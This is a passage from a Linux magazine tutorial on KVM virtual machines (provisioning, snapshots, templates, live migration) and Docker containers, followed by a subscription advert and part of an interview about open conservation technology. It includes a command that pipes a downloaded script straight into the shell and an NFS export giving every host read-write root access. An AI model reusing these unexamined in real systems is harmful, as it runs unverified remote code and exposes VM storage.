# virt-install --connect qemu:///system
--name FedoraServer27 --ram 4096
--disk bus=virtio,path=/media/vmDisks/
fedoraserver.qcow2,format=qcow2 --new
ork=bridge:virbr0,model=virtio --os-
type=linux
--cdrom /media/Downloads/ISOs/
Fedora-Server-dvd-x86_64-26-1.5.iso
```

The virt-install options are self-explanatory and you can view its man page for more details. Make sure you replace the path names to the qcow2 disk and the location of the ISO image to reflect their location in your file system. This command will automatically fire up the **virt-viewer** app to enable you to access the graphical installation.

Once the VM is installed, you can manage your VMs using the **virsh** command. Use **virsh** to see which VMs are running, and start, stop, pause and otherwise manage them. Refer to the **virsh** cheat-sheet (see page right) to familiarise yourself with the commonly used options.

## Automated deployment

While the virt-install tool helps provision VMs faster than the graphical virt-manager, it still isn't fully automated. To take things up a notch, you can use the **virt-builder** tool to provision and install VMs without any user intervention at all.

The virt-builder tool takes cleanly prepared, digitally signed OS templates

and customises them with the options you specify when you invoke it. The command **virt-builder --list** displays a list of the templates it currently supports. So, for example, the following command will provision a Fedora Server 27 VM with a 50GB virtual disk:

```
$ virt-builder fedora-27 --format
qcow2--size 50G
```

This command will download the template, uncompress it and then resize the disk image to fit the given size in the current working directory. The tool supports templates for various architecture. By default it will select the template that matches the architecture of the host, but you can manually specify a different architecture with the **--arch** option. The VM created with this command will have a minimal install size with no user accounts and a random root password.

Once the image has been created you can create a functional VM from it with:

```
# virt-install --name
FedoraServer27
--ram 4096 --vcpus=4
--disk bus=virtio path=/var/lib/
libvirt/images/fedora-27.qcow2
--import
```

When the image VM has been imported, you can manage it with the **virsh** command. The virt-builder tool has several options. You can, for example, update the installed packages, install specific packages, create users and do a lot more to help you roll out a fully functional VM with minimum fuss.

## CHEAT SHEET

### virsh commands

**virsh list [--all|--inactive]**  
all shows both active and inactive VMs

**virsh start/suspend/resume/  
reboot/shutdown <name | id>**  
Control VMs with name or domain ID

**virsh save <vm-name> <vm-name>.  
save**  
Save the current state of the VM

**virsh restore <vm-name>.<save>**  
Restores the VM from the saved state file

**virsh autostart [--disable]  
<name | id>**  
Autostart VMs when the host boots up

**virsh dumpxml <name | id> >  
filename.xml**  
Dump the VMs definition into a XML file

**virsh define filename.xml**  
Create a VM from the XML file

**virsh pool-list**  
List all storage pools

**virsh pool-info <pool-name>**  
Display information about a pool

**virsh vol-list <pool-name>**  
Displays volumes inside a pool

**virsh vol-create-as <pool-name>  
<volume-name>.qcow2 50G**  
Creates a 50GB volume in a storage pool

**virsh vol-delete --pool <pool-  
name> <virtual-disk>.qcow2**  
Deletes disk from pool

**virsh vol-wipe --pool <pool\_  
name> <virtual-disk>.qcow2**  
Securely wipes a volume

**virsh snapshot-list <name | id>**  
List all snapshots of the VM

**virsh snapshot-info <name |  
id> [--current | --snapshotname  
<snapshotname>]**  
View information about the current  
snapshot of a VM, or of the snapshot  
which you specified

**QUICK TIP****Query disks**

If you forget to add an extension to the disk file, you can use `qemu-img info <disk-file-name>` to list various details about the file.

**Right** Head to Edit > Preferences > New VM to tweak several options that control the behaviour of a new VM. You can change the default storage type and even the default CPU

# Virtualisation agility

KVM gives you the tools to prepare for, and handle, any disaster

**B**eing able to provision new machines faster is great, but another benefit of virtualisation is its ability to recover from disasters (or to avoid them altogether) in a truly automated fashion. With KVM you can take backups of VMs, roll out new VMs based on templates and take regular snapshots of healthy machines and revert to them if problems arise.

A VM snapshot is essentially just a copy of a VM disk file at a particular point in time. This snapshot usually includes the VM's configuration and the contents of the virtual disk. Taking a snapshot helps preserve a VM's current state and can be used to revert to it in the future when required.


## Trigger-happy

Snapshots are usually used to preserve a VM's state before a potentially destructive operation. For example, suppose you want to make changes to your production database server. If you are unsure of how the change will affect the server or the valuable data it houses, you can take a snapshot of this VM before making the intended change. If something does go wrong, it's no problem – you'll have a snapshot of a working state and you can easily revert to it.

We mentioned earlier that the `qcow2` disk format has some special features, and taking snapshots is one of them. The instructions here will work only on VMs that have disks in the `qcow2` format. But don't worry if you didn't heed our advice and created disks in a format other than `qcow2` – you can use the `qemu-img` tool to convert all types of disk formats into `qcow2` (and even vice versa if you are so inclined). For example, the command `qemu-img convert -f raw -O qcow2 vm-disk.img vm-disk.qcow2` converts a raw disk into a `qcow2` disk.

**EXPERT COMMENT****Alberto Garcia, Qemu Contributor:**

If you use `qcow2` images in QEMU and you are doing lots of I/O, you can speed up disk access by increasing the `qcow2` L2 cache size (`-drive file=hd.qcow2,l2-cache-size=5M`). The default size is 1MB, and you'll need at most 1MB of cache for each 8GB of virtual disk space (images created with larger than the default 64K cluster need less cache).



You can take snapshots using the graphical virt-manager tool. Double-click the VM you want to snapshot. If your machine is using an image in `QCOW2` format, the toolbar will have a snapshot button at the end of it; click it to display the snapshot window. Although it's blank when you launch it for the first time, the left pane will list all snapshots and the right pane displays useful information about a selected snapshot, including its name, when it was taken and the VM's state, along with a description and screenshot.

To create a new snapshot, click the '+' button at the bottom left to display the 'Create snapshot' dialogue box. Enter the snapshot's name, add a useful and detailed description about the current state of the VM, and click the Finish button to create the snapshot. You can take as many snapshots as you want, even from a running VM.

If you have multiple snapshots of a VM, the most recent one is listed at the top and marked with a green tick. If the VM is misbehaving and you want to revert to a previous snapshot, right-click the name of the snapshot and select the 'Start snapshot' option. This displays a confirmation dialogue box notifying you that starting this snapshot will remove all the disk and configuration changes you made to the VM after this snapshot was taken. Confirm, and virt-manager switches the VM to the state it was in when the applied snapshot was taken.

## Create templates

Like a snapshot, a template is also a copy of the VM, but is used to quickly deploy clones of the VM. Templates are designed to help you avoid mundane, repetitive installation and configuration tasks. Using templates, you can spawn machines in a fraction of the time it would take to roll them out via the usual manual installation and configuration route. To create a VM template, first create a VM in the normal way and then

“A VM snapshot is essentially just a copy of a VM disk file at a particular point in time”

install all the components you would want in other VMs based on that template. For example, to deploy a lab-full of CentOS workstations with a bunch of scientific apps, create a VM (we'll name it `template_CentOS-Labs`) with the appropriately sized disk and proceed to install the latest version of CentOS. Then log into the VM and install all your required apps. With your template VM all set up, shut it down.

Next, we'll remove all system-specific configuration in the VM. Why? Well, it would be a bit odd if all the VMs have the same username and password along with your private SSH keys... To avoid such a *faux pas*, we'll use the `virt-sysprep` utility to reset all the settings in the image. Among other things, the tool removes host SSH keys, creates new MAC addresses for the network interfaces, cleans up log files, and a lot more.

```
# virt-sysprep -d template_CentOS-Labs
```

The `-d` option asks the tool to work on all the virtual disks attached to the specified guest. You can also use the `-a` option to point to a particular disk image, such as:

```
# virt-sysprep -a /var/lib/libvirt/images/ReactOS.qcow2
```

For more control over the cleanup operation, type `virt-sysprep --list-operations` to display a list of over 30 tasks it can perform. The operations marked with an asterisk will be run by default, while the unmarked ones are optional and need to be invoked manually if required. Use the `--operations` switch followed by a comma-separated list of tasks that you want the utility to perform.

```
# virt-sysprep --operations ssh-hostkeys,user-account  
-d template_CentOS-Labs
```


That's all there's to it. You can now use the template image to deploy VMs as shown in the walkthrough. Very

“ A template is also a copy of the VM like a snapshot, but is used to quickly deploy clones of the VM ”

importantly though, you'll have to make sure that from now on this template VM is never powered on, else it'll no longer stay sysprepped and might also cause issues with other VMs deployed using this template. It's a good idea to dump the XML configuration of the VM you wish to use as the template and make a copy of its virtual disk. Then sysprep the copied disk (with the `-a` option) and use it to deploy other VMs.

## HOW TO

### Deploy VMs based on templates



#### 1 Sysprep the image

Make sure the VM you want to use as a template isn't running. Then fire up a terminal and run the `virt-sysprep` command to reset, unconfigure and remove any system-specific settings in the VM. It's a good idea to rename it to mark it as a template (such as `template_CentOS-Labs`) to avoid accidentally booting it.



#### 2 Review the settings

Now launch `virt-manager` and select the sysprepped template VM. Right-click it and select `Clone`, which displays the `Clone Virtual Machine` window. Provide a name for the cloned VM and take time to check its settings. By default, `virt-manager` makes a copy of any attached virtual hard disks.



#### 3 Create the clone

To avoid issues in the future, you should also make it a point to change the MAC address of the cloned VM. Click the `Details` button in the `Networking` section and alter the MAC address of the virtual NIC. Now click the `Clone` button to start the duplication process. It'll take some time depending on the size of the virtual disk.

## QUICK TIP

### Customise VMs

Read the man page of the `virt-sysprep` tool, which can also customise a VM – for instance by adding users or running a first-boot script.

## QUICK TIP

## FQDN

Live migration requires both machines to have a Fully Qualified Domain Name (FQDN) instead of being named localhost.

# Migrate VMs

Ensure maximum uptime by transferring a live running VM to another machine

**M**igration is the process of moving a VM from one host to another and is one of the key features of virtualisation. VMs can be migrated both online (live) or offline. An offline migration suspends the guest then moves an image of the guest's memory to the destination host. The guest is resumed on the destination host and the memory the guest used on the source host is freed. However, to avoid interruptions, it's best to do live migrations. For these to be successful, the VM guests must use a shared storage pool. This ensures that the migration process only has to transfer the VM's memory to the new host, which takes a fraction of the time it

would to transfer the entire virtual disk to another host. A live migration keeps the guest running on the source host and begins moving the memory without stopping the guest. All modified

memory pages are monitored for changes and sent to the destination to update its memory.

The shared network storage can be of several types including NFS, iSCSI or GFS2. Here we'll use NFS, as it's the easiest to configure. On the downside, NFS works best when used with just a couple of guests.

To begin, install **virt-manager** on the remote host. Also ensure that the SSH service is fully configured and running on this remote host. If your distro hasn't already, you'll also have to add the user on this remote host to the libvirt group with **usermod -a -G libvirt <remote-user>**. Once the remote host has been configured, you can attempt to connect to it from the source host with **virsh -c qemu+ssh://<remote-user>@<remote-host>/system**. Next, use your distro's package manager to install the NFS service on the computer that will host the shared storage, and make sure it's running. To keep things simple, we'll set up the shared storage space on the source host which is running the VM we want migrate. Once you've installed the NFS server on this host, export the directory that stores the virtual disks:

```
# echo "/var/lib/libvirt/images *(rw,no_root_
squash,async)" >> /etc/exports
```

Now switch to the destination system and mount the shared NFS storage:

```
# mount <source-host>:/var/lib/libvirt/images
/var/lib/libvirt/images/
```

Replace **<source-host>** with the name or IP address of the machine that has the shared storage. Now head back to the source host and use the **virsh** command to migrate the VM:

```
# virsh migrate --live <VM-name>
qemu+ssh://<remote-user>@<remote-host>/system
```

Replace **<VM-name>** with the name of the VM you want to migrate, along with the SSH login details of the destination computer. The command will prompt you for the authentication information of the remote user and then migrate the host. The migration may take some time depending on load and the size of the guest. **virsh** only reports errors by default, but you can use the **--verbose** option to display the progress of the migration. The VM continues to run on the source host until it is fully migrated. Once done, head to the remote host and type **virsh list** to verify that the migrated VM is still running.

Once the VM has been migrated, don't accidentally start it on both hypervisors since that can lead to file system corruption. Fortunately, libvirt has a locking mechanism called **virtlockd** that can prevent this. To enable it, simply edit the **/etc/libvirt/qemu.conf** file and uncomment the **lock\_manager = "lockd"** line; do this for all the hosts that store VMs in the shared pool.

## QUICK GUIDE

## Offline migration

This can save the hassle of setting up shared storage. To move the VMs, first take them offline by shutting them down. Then manually copy their virtual disks from **/var/lib/libvirt/images** on the source host to the same directory on the remote host. Next, dump the XML definition of the source VM with **virsh dumpxml [VM-name] > sourceVM.xml** and copy it to any directory on the destination.

Now switch to the destination host and run **virsh define sourceVM.xml** to import the VM into its new home. Once you've imported the VM, you can start it like any other. Note however, that if you've copied the virtual disk to another location, you need to edit the **sourceVM.xml** file to point to the new location of the disk – and if the VM is attached to custom networks, you'll need to redefine those. Export them from the source with **virsh net-dumpxml > network.xml**, and import them in the destination with **virsh net-define network.xml** followed by **virsh net-start <custom-network-name>**.

“To avoid interruptions, it's best to do live rather than offline migrations”

# Virtualise applications

Use Docker to get all the benefits of running apps in a VM without overheads

**T**raditional virtualisation technologies provide full hardware virtualisation. This means that despite their advantages, they have one major drawback: the unnecessary overhead of virtualising an entire computer to power a complete OS. This is especially apparent when all you need to virtualise is a single application. This is where Linux containers, courtesy of Docker, offer an attractive alternative. Docker enables you to bundle any Linux app, with all its dependencies, into its own environment. You can then run multiple instances of the containerised app, each as a completely isolated and separated process, with near-native runtime performance.

Remember, however, that while both traditional virtualisation and containers enable you to run multiple instances of an app on the same physical server, the two are entirely different solutions. The most basic differences between them is that virtualisation requires dedicated Linux kernels to operate, whereas containers share the same host-system kernel. You can also host more containers than VMs on any given hardware, because of their smaller footprint. Bear in mind too that because system-wide changes are visible to all containers, any change such as an application upgrade



```
1: bodhi@bodhi-thinkpad: ~/wordpress
$ sudo docker inspect -f '{{.NetworkSettings.IPAddress}}'
my_wordpress
172.17.0.3
bodhi@bodhi-thinkpad: ~/wordpress
```

Docker's containers package software into a complete file system that includes everything an application needs to run. This ensures the app will always run the same way, no matter the environment. It does this by creating a Docker image, which is a collection of all the files that make up an application along with its dependencies. It is a read-only version of your application that is often compared to an ISO file. In order to run this image, Docker creates a container out of it by cloning the image. This is what it then actually

executes. It might seem a bit confusing at first, but this system is really scalable as it allows you to run multiple containers from the same image.

## Docker 101

While Docker is available as a package in the official repositories

of all popular distributions, it's best to fetch the latest version from the official Docker repository. Fetch the official download script and execute it with `curl -sSL https://get.docker.com/ | sh` to install Docker. Once it's installed, start the Docker service with `sudo systemctl start docker` and make sure it starts on subsequent boots: `sudo systemctl enable docker`. Now type `docker run hello-world` to test the installation. The command downloads a special image from the official Docker registry that will greet you if all goes well and explain the steps it took to test your Docker installation.

As we've said earlier, a Docker container is an instance of a Docker image; visit <https://hub.docker.com> to browse a library of pre-built Docker images. To get familiar with Docker, we'll use it to install the WordPress blogging app. The WordPress image on Docker Hub doesn't include a database installation, so first we'll have to install a MariaDB database in a separate container and then ask the WordPress

**Above** Use `docker inspect` to get loads of information about the container, or particular settings such as its IP, with `sudo docker inspect -f '{{.NetworkSettings.IPAddress}}' <container-name>`

## “ Docker is essentially just a container runtime engine that makes it easy to package applications ”

will automatically apply to all containers that run instances of the application.

A common misconception is that Docker is a system for running containers. Docker is essentially just a container runtime engine that makes it easy to package applications and push them to a remote repository, from where other users can pull them. The technology to actually run Linux containers is called 'operating-system level virtualisation' and provides multiple isolated environments – it's built into every modern Linux kernel.



```
1: bodhi@bodhi-thinkpad: ~/wordpress
$ docker exec -it my_wordpress bash
root@my_wordpress:/# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  root  run  sbin  srv  tmp  usr  var
root@my_wordpress:/#
```

**Above** To inspect and debug running containers you can use `docker exec` in the following way: `docker exec -it my_wordpress bash`


### QUICK TIP Non-root Docker

If you would like to use Docker as a non-root user, you should add your user to the docker group with `sudo usermod -aG docker <username>`.

**QUICK TIP****Securing Docker**

Use the Docker Bench Security script (<https://github.com/docker/docker-bench-security>) to apply dozens of common best-practices for deploying Docker containers in production.

**Top** While you can search for and pull container images from the Docker Hub (<https://hub.docker.com/explore>) without logging in, you'll have to create a free account to publish your own images



container to use it. Start by making a new directory where you want to store the files for WordPress and MariaDB – for example, in your home directory:

```
$ mkdir ~/wordpress
$ cd ~/wordpress
```

Then pull the latest MariaDB image with:

```
# docker run -e MYSQL_ROOT_
PASSWORD=<password>
-e MYSQL_DATABASE=my_wordpress
--name dbase4wp
-v "$(pwd)/database":/var/lib/mysql
-d mariadb:latest
```

The `-e` option sets environment variables for the container, such as the database password and its name. Replace `<password>` with your own. The `--name` option is the name of the container. The most interesting option is `-v` `"$(pwd)/database":/var/lib/mysql`. It asks Docker to map the two folders separated by the colon. On the right is the `/var/lib/mysql` directory which exists within the container and is used to store the database file. The command asks Docker to place the files under the `/database` folder in the current working directory to ensure that the data persists even after we restart the container. The `-d` option tells Docker to run the container in the daemon mode in the background.

The command will download the official MariaDB image and put it inside a container with the specified settings. You can confirm that the MariaDB container is running with `docker ps`.

You can also break the process into two steps. For example, you can first just download the WordPress

**EXPERT COMMENT****Kashyap Chamrathy, Red Hat Cloud Engineering Group**

You can use `-snapshot` in QEMU to create a temporary `qcow2` file which uses your original disk image as the backing file. All new writes from the running guest will go into the `qcow2` file only. When you press 'C+a s' (don't forget to do this before quitting QEMU) in the QMP monitor, it'll write the changes from the `qcow2` file back into your original image in use.

image with `docker pull wordpress` and then build a container for it:

```
# docker run -e WORDPRESS_DB_
PASSWORD=<password>
-d --name my_wordpress
--link dbase4wp:mysql
-v "$(pwd)/html":/var/www/html
-p <server public IP>:80:80 wordpress
```

Make sure you set the `-e WORDPRESS_DB_PASSWORD` variable to the same password as that of the MariaDB database. The `--link dbase4wp:mysql` option links the WordPress container with the MariaDB container so that the applications can talk to each other. The `-v` option performs the same function as it did for the database and makes sure that the container's contents under the `/var/www/html` directory are persistently stored in the `/html` folder under the current directory.

The `-p <server public IP>:80:80` tells Docker to pass connections from your server's HTTP port

to the container's internal port 80. Replace <server public IP> with the public IP address of your server. Instead of a public IP address, you can also just use -p 127.0.0.1:8080:80 to tell Docker to forward the container's port 80 to http://localhost:8080.

Once the WordPress container is up and running, you can keep an eye on its log file with `docker logs -f my_wordpress`. You can stop a container with `docker stop`, start it again with `docker start` or restart it with `docker restart`. If you have to change a parameter such as the port mapping, you'll first have to stop a container, then remove it and start another one with the new parameters using the `docker run` command.

## Docker Compose

While the Docker CLI is very well documented it isn't the most intuitive mechanism for creating containers. This is why you should use the Docker Compose tool to define and run containers. The tool makes it particularly easy to roll out multiple containers. It's essentially made up of a human-readable YAML data serialisation language

“ In KVM and Docker, you have two mature, open source technologies to enhance productivity ”

that lists the characteristics or options of one or more containers that can then be operationalised with a single command.

To demonstrate its advantages over the Docker CLI, we'll recreate our MariaDB and WordPress containers with Docker Compose. First install the latest version using the simple instructions from <https://github.com/docker/compose/releases>. Now change into the ~/wordpress folder and create the docker-compose.yml file:

```
$ cd wordpress
$ nano docker-compose.yml

dbase4wp:
  image: mariadb
  environment:
    MYSQL_ROOT_PASSWORD: <password>
    MYSQL_DATABASE: my_wordpress
  volumes:
    - ./database:/var/lib/mysql

my-wp:
  image: wordpress
  volumes:
    - ./html:/var/www/html
  ports:
```

## QUICK GUIDE

### Distros optimised for Docker

As we mentioned earlier, a container includes both application code and its configuration and associated dependencies. This means that the underlying Linux distribution on which these containers run no longer needs to support all the app's dependencies. This has led to stripped-down, container-orientated distributions such as Container Linux, RancherOS, Atomic Host, and several others. These distributions are increasingly becoming popular for running containers in a production environment. Each distribution comes with its own set of features that make them suitable for different kinds of deployments.

Container Linux, which was formerly known as CoreOS, is a production-ready operating system that's built from scratch for hosting containers. One of its advantages is that it automatically detects a new Docker container as soon as it comes online in the network. The distribution also uses Google's Kubernetes to manage containers. Then there's RancherOS, essentially made up of Docker containers. It boots up with a container called System Docker, and then gives the user the ability to create new containers with User Docker.

If you run Red Hat-compatible servers with either CentOS, Fedora or RHEL, check out the Atomic Host project; it creates tailored builds for these Red Hat servers to integrate Docker into your network. There's also Alpine Linux, which started out as a fork of the LEAF (Linux Embedded Appliance Framework) project. Its creator now works for Docker, which uses the distribution to build its packages.

```
- "8080:80"
links:
  - dbase4wp:mysql
environment:
  WORDPRESS_DB_PASSWORD: <password>
```

The options are exactly the same as before, only more verbose. Save the file and then type `docker-compose up -d` to create both the containers. Use `docker-compose logs -f` to monitor the output of the containers, also as before. Docker is a very extensive tool that can be used for a variety of tasks. We've covered enough ground to get you going, but have barely scratched the surface.

Irrespective of whether you use virtualisation or containers (or perhaps even run containers inside VMs), in KVM and Docker you have two mature, open source technologies that can enhance your productivity in setups of all sorts and sizes. What's more, you also have a means to instantly virtualise a live OS and keep it ready for when hardware disaster strikes. ■

Subscribe

Never miss an issue

4.7GB DVD! FOUR FULL DISTROS

FREE DVD TRY 2 UBUNTU SPIN!

www.linuxuser.co.uk

**Linux User & Developer**

THE ESSENTIAL MAGAZINE FOR THE GNU GENERATION

YOUR ULTIMATE GUIDE

**VIRTUALISE YOUR SYSTEM**

Master KVM • Virtualise apps with Docker • Automate deployments

4 CUTTING-EDGE DISTROS

**BODHI 4.0**  
A minimalist distro with the beautiful Moksha desktop

**SABAYON 18.01**  
All the power of Debian brought out of the box

**ARCHLABS 2017.32**  
Lightweight AND Linux for forward-thinking administrators

**SLAX 8.3.0**  
The pocket Linux distro that's perfect for your next drive

Protect your tech  
Top anti-theft products

42 PAGES OF GUIDES

Learn Metasploit • IoT with MQTT • Advanced GNU Make: write rules

+ Pi Projects  
Maroon hacking • Hacking & more!

Also inside: Raspberry Pi distros, Microsoft Windows 10 guide to GPIO Zero, Get the perfect single board computer

43 PAGES OF GUIDES

£6.49  
£5.19  
per issue

Subscribe and save 20%\*

Every issue, delivered straight to your door



**Never miss an issue**

13 issues a year, and you'll be sure to get every single one



**Delivered to your home**

Free delivery of every issue, direct to your doorstep



**Get the biggest savings**

Get your favourite magazine for less by ordering direct

What our readers are saying about us...

"I've only just found out about this magazine today. It's absolutely brilliant and exactly what I was looking for. I'm amazed!"  
Donald Sleightholme via Facebook

"@LinuxUserMag just arrived by post. Wow what a fantastic issue! I was just about to start playing with mini-PCs and a soldering iron. TY"  
@businessBoris via Twitter

"Thanks for a great magazine. I've been a regular subscriber now for a number of years."  
Matt Caswell via email

# Pick the subscription that's right for you



## Subscribe and save 20%

- ✓ Automatic renewal – never miss an issue
- ✓ Pay by Direct Debit

Recurring payment of £33.75 every six months, saving 20% on the retail price



## One year subscription

- ✓ Great offers, available worldwide
- ✓ One payment, by card or cheque

A simple one-off payment ensures you never miss an issue for one full year. That's 13 issues, direct to your doorstep



Instruction to your Bank  
or Building Society to  
pay by Direct Debit

Originator's reference

7 6 8 1 9 5

Name of bank

Address of bank

Account Name

Postcode

Sort Code

Account no

Please pay Future Publishing Ltd Direct Debits from the account detailed in this instruction subject to the safeguards assured by the Direct Debit guarantee. I understand that this instruction may remain with Future Publishing Ltd and, if so, details will be passed on electronically to my Bank/Building Society. Banks & Building Societies may not accept Direct Debit instructions for some types of account

Signature

Date

☐ UK £67.50 (saving 20% on the retail price)

☐ Europe €88.54

☐ USA \$112.23

☐ Rest of the world \$112.23

## Pay by card or cheque

Pay by Credit or Debit card



Visa



Mastercard



Amex

Card number

Expiry date

Pay by Cheque

I enclose a cheque for

£

Made payable to Future  
Publishing Ltd

Signature

Date

## Your information

Name

Address

Telephone number

Mobile number

Email address

Postcode

Please post this form to

Linux User & Developer Subscriptions, Future Publishing Ltd,  
3 Queensbridge, The Lakes, Northampton, NN4 7BF, United Kingdom

Please tick if you want to receive any communications from Future and its group companies containing news, special offers and product information.

Order securely online [www.myfavouritemagazines.co.uk/sublud](http://www.myfavouritemagazines.co.uk/sublud)

Speak to one of our friendly  
customer service team  
Call **0344 848 2852**

These offers will expire on  
31 March 2018

Please quote code **LUDPS17** when calling

\*Prices and savings are compared to buying full-priced print issues. You will receive 13 issues in a year. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14-day cancellation period unless exceptional circumstances apply. Your statutory rights are not affected. Prices correct at point of print and subject to change. Full details of the Direct Debit guarantee are available upon request. UK calls will cost the same as other standard fixed line numbers (starting 01 or 02) are included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit: [bit.ly/magtandc](http://bit.ly/magtandc) Offer ends 31 March 2018.



## Alasdair Davies

is the founder of Arribada Initiative, a Technology Specialist at the Zoological Society of London and Shuttleworth Foundation Fellow.

### KEY INFO

Alasdair Davies established the Arribada Initiative in early 2017 to support products and projects that bring affordable, customisable technology to the field of conservation through the power of open development. Other projects he's involved in include Naturebytes, <http://naturebytes.org>.

## What inspires Alasdair?

The standout open source project for Alasdair is resin.io. "It's IoT DevBox done right. But think about what it's going to do for conservation," says Davies, who believes it has vast potential.

## Open sourcing conservation

**Chris Thornett** meets the man behind the Arribada Initiative and discovers how an open approach to technology is breaking down barriers and slashing the cost of protecting the natural world



**Above** One project the Arribada Initiative supports monitors Adelie penguin populations in Antarctica all year round

**C**onservation isn't cheap. Fortunately, open hardware and software has the potential to utterly transform how we protect and monitor our planet.

But it's a question of focusing on which technologies offer the most value and will have the greatest adoption in the field that's important, explains Alasdair Davies over VoIP from his London base. A conservationist and open software/hardware technologist, he's speaking to us a few days before heading back out into the field. This time it's a turtle conservation programme on Príncipe Island, which lies off the west coast of Africa in the Gulf of Guinea, where he'll attach and test a Raspberry Pi-based tagging system on female green sea turtles, collecting the results when they return to nest. (You can see some of the remarkable video footage here: <https://youtu.be/JfkfLsgEN9Q>.)

"Tagging of animals is inherently expensive," explains Davies, but, as he said to the Shuttleworth Foundation Fellowship which now funds his work, "I want to crack the problem of access to affordable and open conservation technologies." Since being accepted as a Shuttleworth

fellow and through his umbrella organisation, the Arribada Initiative, he's been working rapidly on practical open conservation solutions; his green sea turtle work is probably the most well-known and was recently covered by the Raspberry Pi Foundation.

Tagging a single sea turtle, Davies says, can cost £4,000 a time. But that's only the case if you follow the traditional route: "If you break down what's in that tag itself, essentially it's an embedded computer," says Davies. There's also a module, albeit a specialised one, and a few management systems such as power and RF, but the exciting thing for Davies is that you can now make these kits up for yourself. "With access to even a Raspberry Pi W, you can make a very cheap, affordable tag with the right components." In hardware terms, Arribada's green sea turtle tagging system uses a combination of a Raspberry Pi Zero W and Raspberry Pi camera module, a PiRA Zero HAT for managing power and two lithium-ion batteries. It costs around £200 a tag (see Tagging Sea Turtles, right).

Working with IRNAS – the Institute for Development of Advanced Applied Systems – in Slovenia, which



**Above** Arribada's Arboreal Monitoring Platform being tested in a less demanding environment than the rainforests of Peru

specialises in open hardware development, the Arribada Initiative has also been able to develop an enclosure for turtle tags that's milled completely using open 3D printers, using software that has open licensing. "The shareability is the key there," says Davies. "Now I can say to you, if you're a researcher: 'Go away with your limited budget. Make 10 tags yourself – here are the blueprints online. Here's the software package you need to do this in a really nice simple-to-use way.'"

Another project the Arribada Initiative supports is arboreal monitoring in the Amazon rainforests of Peru. The main technology in this project is AAMP, the camera-based Arribada Arboreal Monitoring Platform.

“With access to even a Raspberry Pi W, you can make a very cheap, affordable tag”

The question for this project, says Davies, was "How can I help people access the canopy? Or how can I help them monitor and survey what's going on up there? So from an environmental sense, you can look at air quality, you can look at sunlight. So you can detect if the canopy has been changing over time, if it's been logged for example. You can detect the presence of wildlife, so you can look at wildlife moving in and out of a reserve. You can look at absence or presence."

Predictably, it's incredibly expensive to put up radio networks in rainforests. "So we picked LoRa," explains Davies. "It's a long-range radio RF protocol, essentially – very, very good at penetrating long distances. Small packets of data can be sent. We've been looking into being an open platform, so it's a modified Peli case [very tough, waterproof storage], for example." Once again, inside that, Davies chuckles, they run a Raspberry Pi: "I'm a fan of the Raspberry Pi; it's in a number of my projects." This project also showcases more ingenious collaborative

## SPOTLIGHT

### Tagging sea turtles

When Davies discusses conservation, it's clearly a lifelong passion for him that stems from backpacking around Europe in his late teens, exploring national parks and soaking up the natural world. But it's when he talks about his work with green sea turtles for the Príncipe Trust that he becomes the most animated.

"One of the really important projects to me has been the sea turtle tagging on Príncipe Island," he says. Mark Shuttleworth, founder of Canonical, has been investing in the island itself – Príncipe Islands and São Tomé – to essentially create an ecotourism project and programme. Shuttleworth needed a conservation programme to manage it responsibly, explains Davies: "That's how I initially got invited to work there. They basically approached me, saying, 'How can you help us tag the sea turtles to understand their spatial movement? How can you work to develop an open solution?' So each time, I'm travelling out there with a few members who have helped to develop the solution, and we're going to be floating a Raspberry Pi W with a wireless charger inside. These tags are going to use wireless charging."

